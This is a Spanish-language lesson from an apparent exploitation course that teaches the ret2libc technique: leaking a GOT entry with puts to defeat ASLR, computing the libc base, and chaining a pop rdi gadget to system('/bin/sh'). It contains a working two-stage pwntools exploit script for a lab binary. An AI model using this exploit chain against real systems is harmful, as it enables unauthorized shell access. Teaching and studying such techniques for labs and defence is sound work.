

Clase 123 — Bypass de protecciones: ret2libc

Parte: 5 — Explotación de sistemas y binarios · Fuente: Anley et al., The Shellcoder's Handbook · docs
pwntools 🕒 Duración estimada: 130 min · Nivel: Avanzado

Objetivo

Evadir **NX/DEP** sin inyectar shellcode: en lugar de ejecutar datos, reutilizas código ya existente en `libc`. Construirás un exploit **ret2libc** que salta a `system("/bin/sh")` colocando el argumento en `RDI` mediante un gadget `pop rdi`. También verás cómo un **info leak** de la GOT derrota ASLR para conocer la base de `libc`. Es el primer bypass real de mitigaciones.

⚠️ **Ética:** exclusivamente en tus binarios de laboratorio o retos autorizados.

Resultados de aprendizaje

Al finalizar, el alumno podrá:

- 1. **Explicar** por qué `ret2libc` evade NX (reutiliza código ejecutable existente).
- 2. **Filtrar** la dirección de una función de `libc` vía GOT y calcular la **base**.
- 3. **Localizar** gadgets `pop rdi; ret` y la cadena `"/bin/sh"` en `libc`.
- 4. **Construir** la cadena de retorno que invoca `system("/bin/sh")`.
- 5. **Automatizar** todo con `pwntools` y su módulo `ELF / libc`.


Temas

#	Tema	Por qué importa
1	Reutilización de código vs shellcode	La clave para saltar NX
2	GOT/PLT	De dónde se filtra <code>libc</code>
3	Info leak	Derrota ASLR revelando una base
4	Cálculo de base de <code>libc</code>	<code>leak - offset_símbolo</code>
5	Gadget <code>pop rdi; ret</code>	Colocar el argumento en x64
6	<code>system("/bin/sh")</code>	Objetivo de la cadena
7	Alineación de stack	Evitar el crash de <code>movaps</code>
8	<code>pwntools</code> ELF/ROP	Automatizar direcciones y gadgets

Explicación en profundidad

Si no puedes inyectar código, usa el que ya está cargado

ret2libc es la primera técnica de reutilización de código y la respuesta directa a **DEP/NX** (clase 122): si la pila no es ejecutable, el atacante deja de inyectar shellcode y en su lugar **salta a código que ya existe y ya es ejecutable** —las funciones de la biblioteca C (**libc**), que está cargada en todo proceso—. En lugar de escribir un shellcode que llame a `execve`, se redirige la ejecución a la función `system` de libc con el argumento `"/bin/sh"`, cadena que además suele existir dentro de la propia libc. El resultado es el mismo —una shell— pero sin ejecutar un solo byte de código propio, lo que hace irrelevante a NX.



El obstáculo de ASLR y el papel de la GOT/PLT

ret2libc contra un sistema moderno choca con **ASLR**: la base de libc cambia en cada ejecución, así que la dirección de `system` no se conoce de antemano. La solución es el **info leak**, y el mecanismo canónico usa la **GOT y la PLT**. La **PLT** (*Procedure Linkage Table*) y la **GOT** (*Global Offset Table*) son la maquinaria con la que un binario llama a funciones de librerías cuya dirección solo se conoce en tiempo de ejecución: la GOT contiene los **punteros resueltos** a esas funciones. Si el atacante logra que el programa **imprima el contenido de una entrada de la GOT** (por ejemplo, llamando a `puts` con la dirección GOT de `puts` como argumento), obtiene una **dirección real de libc** en esta ejecución. Con eso calcula la **base de libc** (dirección filtrada menos el offset conocido de esa función en esa versión de libc), y a partir de la base deriva la dirección de `system` y de `"/bin/sh"` sumando sus offsets. Este patrón —leak → base → derivar todo— es la columna vertebral de la explotación moderna con ASLR.

Colocar el argumento: el gadget pop rdi

Para llamar a `system("/bin/sh")` en x64 hace falta que el puntero a `"/bin/sh"` esté en **RDI** (la convención System V de la [Clase 117](#)). Pero el atacante solo controla la pila, no los registros directamente. La solución es un **gadget** —una pequeña secuencia de instrucciones que ya existe en el binario y termina en `ret`—, en concreto `pop rdi; ret`: al saltar a él, `pop rdi` toma el siguiente valor de la pila (que el atacante ha colocado: la dirección de `"/bin/sh"`) y lo mete en **RDI**, y `ret` continúa la cadena hacia `system`. Este uso de un gadget para preparar un registro es exactamente la idea que la [Clase 124](#) generaliza en ROP; ret2libc es, en el fondo, una cadena ROP muy corta con un destino conocido.

La alineación otra vez, y las herramientas

Reaparece el fantasma de la [Clase 120](#): `system` ejecuta instrucciones SSE que exigen la **pila alineada a 16 bytes**, así que un ret2libc que "debería" funcionar puede crashear dentro de `system` por desalineamiento, y se arregla con un gadget `ret` extra de relleno. Todo esto se construye con **pwntools**, que automatiza la parte tediosa: el objeto **ELF** parsea el binario y la libc dando las direcciones de funciones y de la GOT con `elf.symbols` y `elf.got`, y el módulo **ROP** localiza gadgets como `pop rdi; ret` automáticamente. La lección de la clase es el salto conceptual que define la explotación moderna: **no se inyecta código, se reutiliza el que hay**, y la dificultad se traslada de "escribir shellcode" a "conseguir un leak y encadenar direcciones correctas".

Definiciones y características

- **ret2libc**: técnica que retorna a funciones de la librería C (p. ej. `system`) en vez de a shellcode. *Clave*: evade NX porque libc es ejecutable.
- **GOT (Global Offset Table)**: tabla con direcciones resueltas de funciones de librería. *Clave*: leer una entrada revela una dirección real de libc → base.
- **Info leak**: primitiva que expone una dirección de memoria. *Clave*: imprescindible contra ASLR/PIE.
- **Base de libc**: `dirección_filtrada - offset_del_símbolo_en_libc`. *Clave*: con la base calculas cualquier símbolo (`system`, `"/bin/sh"`).
- **Gadget**: secuencia corta acabada en `ret` (p. ej. `pop rdi; ret`). *Clave*: en x64 se necesita para cargar **RDI** con el argumento.
- **one_gadget**: dirección en libc que ejecuta `execve("/bin/sh")` bajo ciertas condiciones. *Clave*: atajo cuando las restricciones se cumplen.

Glosario

Término	Definición concisa
ret2libc	Saltar a funciones de libc en vez de inyectar shellcode
libc	Biblioteca C, cargada en todo proceso; llena de código útil
system("/bin/sh")	Objetivo típico: función de libc que lanza una shell
Info leak	Filtrar una dirección de libc en tiempo de ejecución
GOT	Tabla de punteros resueltos a funciones de librería
PLT	Maquinaria que resuelve y llama a funciones externas
Base de libc	Dirección de carga; leak menos offset conocido
Offset en libc	Distancia fija de una función respecto a la base
Gadget	Secuencia corta de instrucciones que termina en <code>ret</code>
pop rdi; ret	Gadget que carga RDI con el argumento y continúa
Alineación a 16 bytes	Requisito de SSE; su falta crashea system
elf.symbols / elf.got	pwntools: direcciones de funciones y GOT
ROP()	Módulo de pwntools que localiza gadgets
Leak → base → derivar	Patrón central de la explotación con ASLR

Herramientas y preparación

```
pip install pwntools
sudo apt install -y gdb
# ROPgadget o el buscador de pwntools
pip install ROPgadget
# one_gadget (opcional): gem install one_gadget
```

Usa un binario con NX activo pero **sin PIE ni canary** para el primer ret2libc, y ten a mano la libc exacta del sistema (`ldd ./bin`).

Laboratorio guiado

Entorno propio.

1. Audita el binario objetivo: `checksec ./ret2libc`. Debe mostrar `NX enabled`, `No PIE`, `No canary`.
2. Localiza gadgets y la cadena `/bin/sh`:

```
bash ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep ": pop rdi ; ret" strings -a -t
x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
```

3. Fase 1 — **fuga**: usa un overflow para llamar a `puts(GOT['puts'])` y luego volver a `main`:

```
python from pwn import * elf = context.binary = ELF("./ret2libc") libc = ELF("/lib/x86_64-linux-gnu/libc.so.6") p = process("./ret2libc") rop = ROP(elf) pop_rdi = rop.find_gadget(["pop rdi", "ret"])[0] payload = b"A"*72 payload += p64(pop_rdi) + p64(elf.got["puts"]) payload += p64(elf.plt["puts"]) + p64(elf.symbols["main"]) p.sendline(payload) leak = u64(p.recvline().strip().ljust(8, b"\x00")) libc.address = leak - libc.symbols["puts"] # base de libc log.success(f"libc base = {hex(libc.address)}")
```

4. Fase 2 — **system("/bin/sh")** con la base ya conocida:

```
python ret = rop.find_gadget(["ret"])[0] # alineación payload = b"A"*72 payload += p64(pop_rdi) + p64(next(libc.search(b"/bin/sh"))) payload += p64(ret) + p64(libc.symbols["system"]) p.sendline(payload) p.interactive() # deberías obtener una shell
```

5. Si no hay shell, verifica alineación (añade/quita el gadget `ret`) y que la libc sea la correcta.

6. Explora `one_gadget /lib/.../libc.so.6` como alternativa de una sola dirección.

Ejercicios

1. Repite el ataque calculando la base a partir de otra función filtrada (`printf`).
2. Sustituye la cadena de `system` por un `one_gadget` válido.
3. Adapta el exploit a 32 bits (argumentos por stack, sin `pop rdi`).
4. Explica por qué necesitas volver a `main` tras la fuga.
5. Automatiza la descarga de la libc correcta con `libc-database`.
6. Documenta qué falla si usas una libc de versión distinta.

Reto verificable

Entrega un exploit `ret2libc` que abra una shell interactiva contra tu binario NX (sin PIE/canary), calculando la base de libc en tiempo de ejecución.

Criterio de aceptación: `p.interactive()` te da una shell donde `id` responde, y el exploit funciona con ASLR **activado** gracias a la fuga.

Errores comunes

Síntoma / mensaje	Causa y cómo arreglar
Shell no aparece, crash en system	Stack desalineado; añade gadget <code>ret</code>
Base de libc absurda	Offset de símbolo de otra versión de libc; usa la correcta
Fuga da valor corto	Faltó <code>ljust(8, \x00)</code> al desempaquetar
<code>pop rdi</code> no encontrado	Búscalo en libc, no solo en el binario
Funciona sin ASLR pero no con él	La fuga falló; revisa fase 1

Preguntas frecuentes

 **¿Por qué `ret2libc` y no shellcode?** Porque NX impide ejecutar el stack; libc ya es ejecutable.

? **¿Necesito la libc exacta?** Sí: los offsets de `system / /bin/sh` dependen de la versión. Identifícala con `libc-database`.

? **¿one_gadget siempre funciona?** No: exige que ciertos registros valgan algo concreto; verifica sus constraints.

Referencias

- Anley et al. *The Shellcoder's Handbook*, 2e. Wiley.
- pwntools ROP — <https://docs.pwntools.com/en/stable/rop/rop.html>
- libc-database — <https://github.com/niklasb/libc-database>
- one_gadget — https://github.com/david942j/one_gadget

Material descargable

-  [Guía en PDF](#) — versión imprimible de esta clase.
-  [Presentación \(PPTX\)](#) — deck para proyectar en clase.

Clase anterior

[Clase 122](#) — Protecciones modernas: ASLR, DEP/NX, stack canaries y PIE

Siguiente clase

[Clase 124](#) — Return-Oriented Programming (ROP)